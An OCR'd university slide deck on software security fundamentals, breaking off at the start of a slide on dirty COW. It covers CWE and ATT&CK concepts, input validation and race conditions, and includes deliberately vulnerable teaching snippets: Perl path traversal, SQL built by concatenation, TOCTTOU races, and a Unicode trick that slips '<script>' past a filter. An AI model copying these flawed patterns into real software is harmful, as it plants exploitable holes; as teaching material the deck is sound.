Software Security

FUNDAMENTALS
LESS COMMON VULNERABILITIES

APM@FEUP


Software Security

- The lack of the security objectives (CIA) fulfillment, results from vulnerabilities introduced due to poor programming practices, or bad security mechanisms' design
  - Software related flaws originate many times from
    - Unvalidated input, allowing not intended effects in execution
    - Lack of flow execution synchronization
    - Bad design or implementation of fundamental security mechanisms like entity identification, authentication, and authorization (access control)
- Main cause of the possibility of exploitation is the insufficient checking and validation of program input
- Some applications allow code construction and execution from user input, without predicting, restricting, or handling all the side effects
- In others, those effects can be achieved by unintended program memory manipulation
- Awareness of these issues by programmers is critical


Software Quality versus Security

- **Have different focus**
  - In the first, the focus is reliability
  - In the second, is the assurance of security goals (CIA + …)
- **Reliability**
  - The lack of reliability results from the accidental failures of a program
  - And those are mainly due to random unanticipated input
  - We can improve it by using structured design and testing
  - Reliability is related not to the number of bugs, but how often they are triggered in the normal use of an application
- **Software security**
  - The lack of security results usually from attackers choosing particular inputs, specially targeting buggy code to perform an exploit
  - Often triggered by very unlikely inputs (in normal use)
  - Common testing (functionality) does not identify these flaws

Concepts for Software Security



Weakness – A defect in the functionality (design or implementation)



Concepts and Relationships

APM@FEUP

Adversary (threat agent)
An entity that attacks, or is a threat to, a system.

Attack
An assault on system security that derives from an intelligent threat; that is, an intelligent act that is a deliberate attempt (especially in the sense of a method or technique) to evade security services and violate the security policy of a system.

Countermeasure
An action, device, procedure, or technique that reduces a threat, a vulnerability, or an attack by eliminating or preventing it, by minimizing the harm it can cause, or by discovering and reporting it so that corrective action can be taken.

Risk
An expectation of loss expressed as the probability that a particular threat will exploit a particular vulnerability with a particular harmful result.

Security Policy
A set of rules and practices that specify or regulate how a system or organization provides security services to protect sensitive and critical system resources.


System Resource (Asset)
Data contained in an information system; or a service provided by a system; or a system capability, such as processing power or communication bandwidth; or an item of system equipment (i.e., a system component--hardware, firmware, software, or documentation); or a facility that houses system operations and equipment.

Threat
A potential for violation of security, which exists when there is a circumstance, capability, action, or event that could breach security and cause harm. That is, a threat is a possible danger that might exploit a vulnerability.

Vulnerability
A flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy.

Vulnerabilities and Weaknesses

- **MITRE CWE and CVE are valuable databases**
  - Common Weaknesses Enumeration – types, languages, examples
    - Community based taxonomy (tree of weaknesses) – https://cwe.mitre.org
  - Common Vulnerabilities and Exposures – list of real cases vulnerabilities
    - Since 1999 – includes popular applications, system, and OS components
    - Cross referenced with CWE – https://cve.mitre.org
    - Feeds the NIST NVD (National Vulnerabilities Database, with more info)



Attack patterns and techniques

- **MITRE maintain also databases related to attacks**
  - CAPEC, Common Attack Pattern Enumeration and Classification
    - https://capec.mitre.org
  - ATT&CK, Adversarial Tactics, Techniques & Common Knowledge
    - https://attack.mitre.org
    - They aim to provide information about how adversaries perform attacks
      - CAPEC focuses on application attacks, presents a tree (hierarchy) of mechanisms of attack, with description, possible prerequisites, mitigations, and associated weaknesses (CWEs)
        - Example: Mechanism of attack: Subvert Access Control → Exploitation of Trusted Identifiers → Session Hijacking → Reusing Session IDs (aka Session Replay) These mechanisms are linked to several CWEs, like e.g., Authentication Bypass by Spoofing (CWE-290)
      - ATT&CK focuses on IT systems (clients, servers, network devices, containers, cloud systems, and mobile clients)
        - Tries to characterize adversarial behavior and actions, comprising the pre-exploit, exploit, and post-exploit phases
        - Describes tactics (tactical goal, the reason for an action), techniques (and sub-techniques – lower level) which contains information about how a goal could be achieved by performing an action, and procedures (specific implementations of techniques and sub-techniques)
        - Example: Tactic: Credential access (goal: steal account names and passwords); possible technique: brute force (subs: password guessing, cracking, spraying, credential stuffing); possible procedure: use Chimera; possible mitigation: enforce password policies

The 25 most frequent CWEs (2024)


Rank	ID	Name	Rank Change vs. 2023
1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	+1
2	CWE-787	Out-of-bounds Write	-1
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	0
4	CWE-352	Cross-Site Request Forgery (CSRF)	+5
5	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	+3
6	CWE-125	Out-of-bounds Read	+1
7	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	-2
8	CWE-416	Use After Free	0
9	CWE-862	Missing Authorization	+2
10	CWE-434	Unrestricted Upload of File with Dangerous Type	0
11	CWE-94	Improper Control of Generation of Code ('Code Injection')	+12
12	CWE-20	Improper Input Validation	-6
13	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	+3
14	CWE-287	Improper Authentication	-1
15	CWE-269	Improper Privilege Management	+7
16	CWE-502	Deserialization of Untrusted Data	-1
17	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	+13
18	CWE-863	Incorrect Authorization	+6
19	CWE-918	Server-Side Request Forgery (SSRF)	0
20	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	-3
21	CWE-476	NULL Pointer Dereference	-9
22	CWE-798	Use of Hard-coded Credentials	-4
23	CWE-190	Integer Overflow or Wraparound	-9
24	CWE-400	Uncontrolled Resource Consumption	+13
25	CWE-306	Missing Authentication for Critical Function	-5

http://cwe.mitre.org/top25

Common areas of insecurity


- **Allowing memory corruption**
  - Stack, Heap and Data area from buffer / array overflow
- **Input injection**
  - Lack of input sanitization
    - User, environment, files, links, string formatting, network, databases, …
- **Concurrency**
  - Race conditions
- **Access control (security mechanisms: authN/authZ)**
  - Improper authentication, privilege verification, authorization
- **Web application vulnerabilities**
  - XSS, CSRF, XXE, SSRF, Clickjacking
- **Poor cryptography implementation**
  - Random numbers, dated algorithms, incorrect parameterization

Secure programming best practices



Input and output

- **Programs deal with data from inputs and produce outputs**
  - Inputs can come from many different sources
  - All that come from outside the program should always be considered not trusted
  - Also, outputs to other programs (now or later) should be validated to not produce invalid or dangerous representations
  - Almost all past attacks and exploits use malicious inputs



A simple example (path traversal)

Consider the following code (in perl) to create a new file with a sample line in the current directory


```
use strict;
my $filename = <STDIN>;
open (FILENAME, ">> " . $filename)  or  die $!;
print FILENAME  "Hello";
close FILENAME;
```

it's expected that the user simply inputs a file name: <name>.<ext>

But what if it writes a full or relative path?
We could ruin an essential file. Example: "\boot.ini"

So, all input should be checked, even in simple scripts

All input can be evil! – you must check it



Canonicalization / Normalization

- **Canonicalization**
  - Reducing the input to its simplest equivalent known form
    - Examples: . and .. in path names (reduce to dir names); conversation of case-insensitive strings to all lower case
- **Normalization**
  - Convertion to a standard form (not necessarily the simplest)
    - Example: using a standard form of Unicode
    - Java SE6 uses Unicode V4, but Java SE7 uses Unicode V6
- **Need of canonicalization – example**
  - An application forbids <script> in its input (with Unicode angle brackets)
  - The user inputs "\uFE64" + "script" + "\uFE65" which are 'small less-than' and 'small greater-than' characters
  - They normalize in Unicode to standard angle brackets
  - Without normalization the forbidden input would not be caught

Sanitization

Sanitization

- The process of ensuring that data does not violate the security policy
  - Often converts valid but insecure input into invalid
  - Applies also to output
    - To prevent sensitive information leak
- Examples
  - Elimination of unwanted characters from input string by means of removing, replacing, encoding, or escaping the characters
  - Prevent user from specifying pathnames to files they lack privilege to access
  - Prevent user from inputting JavaScript or SQL

```
boolean isPasswordCorrect(String name, char[] hash) throws SQLException {
   ...
   String sqlString= "SELECT * FROM Users WHERE name = '"+ name + "' AND password = '" + hash + "'";
   ...
   if  (!rs.next())
      return false;
   ...
```

name and hash must be *sanitized* to prevent SQL injection!

Validation

Validation

- The process of checking inputs to ensure that they fall within the intended input domain of the receiver
  - Prevent errors by disallowing invalid inputs
  - Does not modify input
- Examples
  - Does a numeric value fall within the acceptable boundaries ?
  - Does the file name supplied exist in the current directory (for reading) ?
  - A person name contain symbols or digits ?
  - Normalized dates have reasonable values (hours, days, months, years) ?
  - Forbidden words or constructs are included ?
- Use classes or high-level constructs to represent valid input

```
class UserInput {
  ...
  bool Init(char *str) {
    if (!Validate(str)) {
      return false;
    } else {
      input = str;
      return true;
    }
  const char *  GetInput() { return input.c_str(); }
  unsigned long Length() { return input.length(); }

private:
  bool Validate(const char *str);
  string input;
}
```

Use regular expressions for a model

- **Specify the valid input model using a regular expression**
  - **Never do the opposite – trying to validate verifying that it is not invalid**
- **Validate an image file name for a set of formats**
  - **Consider filenames with extensions bmp, jpeg, jpg, gif or png**

```
bool IsOKExtension(string FileName) {
   Regex r = new Regex(@".(bmp|jpg|gif|png|jpeg)", RegexOptions.IgnoreCase);
   return  r.Match(Filename).Success;
}
```

The above code has a glitch. It will return true for file names containing the defined extensions, but they can occur in any place

```
bool IsOKExtension(string FileName) {
   Regex r = new Regex(@".(bmp|jpg|gif|png|jpeg)$", RegexOptions.IgnoreCase);
   return  r.Match(Filename).Success;
}
```

You should use the end of string symbol ($). A specification for an 8.3 filename must have the start symbol (^). Example: ^[a-z]{1,8}\.[a-z]{1,3}$

Race conditions exploits

- **Race condition**
  - Happen two concurrent execution flows access a shared resource and the result depends on the order of access
- **The classic example (in PHP)**

```
function withdraw($amount) {
   $balance = getbalance();
   if  ($amount <= $balance) {
      $balance = $balance - $amount;
      echo "You have withdrawn:  $amount";
      saveBalance($balance);
   }
   else  {
      echo  "Insufficient funds.";
   }
}
```


if two requests run the function almost at the same time, it's possible that the first condition succeeds for both, even if the balance is less than the sum of the two withdrawals.

This is a race condition known as TOCTTOU (Time-of-check to Time-of-use)
It occurs when there a windows between checking a resource for use and effectively using it. In that window it's possible that the resource change making the checked condition invalid.

CWE-367 refers to the TOCTTOU condition

TOCTTOU prevention

- **The operation of checking and use should be indivisible**
  - Indivisible sequential sections of instructions are called *critical sections*
  - In order to make a section of code indivisible we need to prevent other execution flows from entering the same or related critical section
    - those flows should wait until the first leaves execution of the section



- **We need global objects (relative to the concurrent flows) to control the execution of critical sections**
  - mutexes – only one flow at time can enter the critical section
  - semaphores – allow one or more flows (depends on initialization)
  - these objects can be used for other forms of synchronization between execution flows

Difficulties in preventing TOCTTOU

- **Sometimes we don't have the needed synchronization**
  - Race conditions between unrelated programs
- **Example**


A set-UID program wants to write to some file …
Because root can write on any file it should check the real user permission

```
…
if (!access("/tmp/X", W_OK) ) {
      /*  check if the real user has the write permission on the file */
   f = open("/tmp/X", O_WRITE);
   write_to_file(f);
}
else  {
   fprintf(stderr, "Permission denied!\n");
}
…
```

open() only checks (indivisibly) the effective user.
there is no way here of making the calls to access() and open() execute indivisibly.

Exploit the window of TOCTTOU

- **There is a window between the access() check and open()**
  - **In that window another program can create a link to another file**



Stop the exploit

- In this case we cannot use synchronization, but the flaw is due to the lack of applying the Principle of Least Privilege
  - In order to write to a user file, we don't need root privileges in a set_UID program
    - set_UID programs should use root privileges only to perform the tasks that real users cannot
    - the effective user id should become the real user all other tasks


```
uid_t real_uid = getuid();
uid_t eff_uid = geteuid();

  // for writing the real user file
seteuid(real_uid);
f = open ("/tmp/X", O_WRITE);      // checks the effective user permissions on the file
if (f != -1)
   write_to_file(f);
else
   fprintf(stderr, "Permission denied!\n");

  // for tasks where root privilegie is needed
seteuid(eff_uid);
```

Another race condition – dirty COW

- **Linux introduced this vulnerability in 2007**
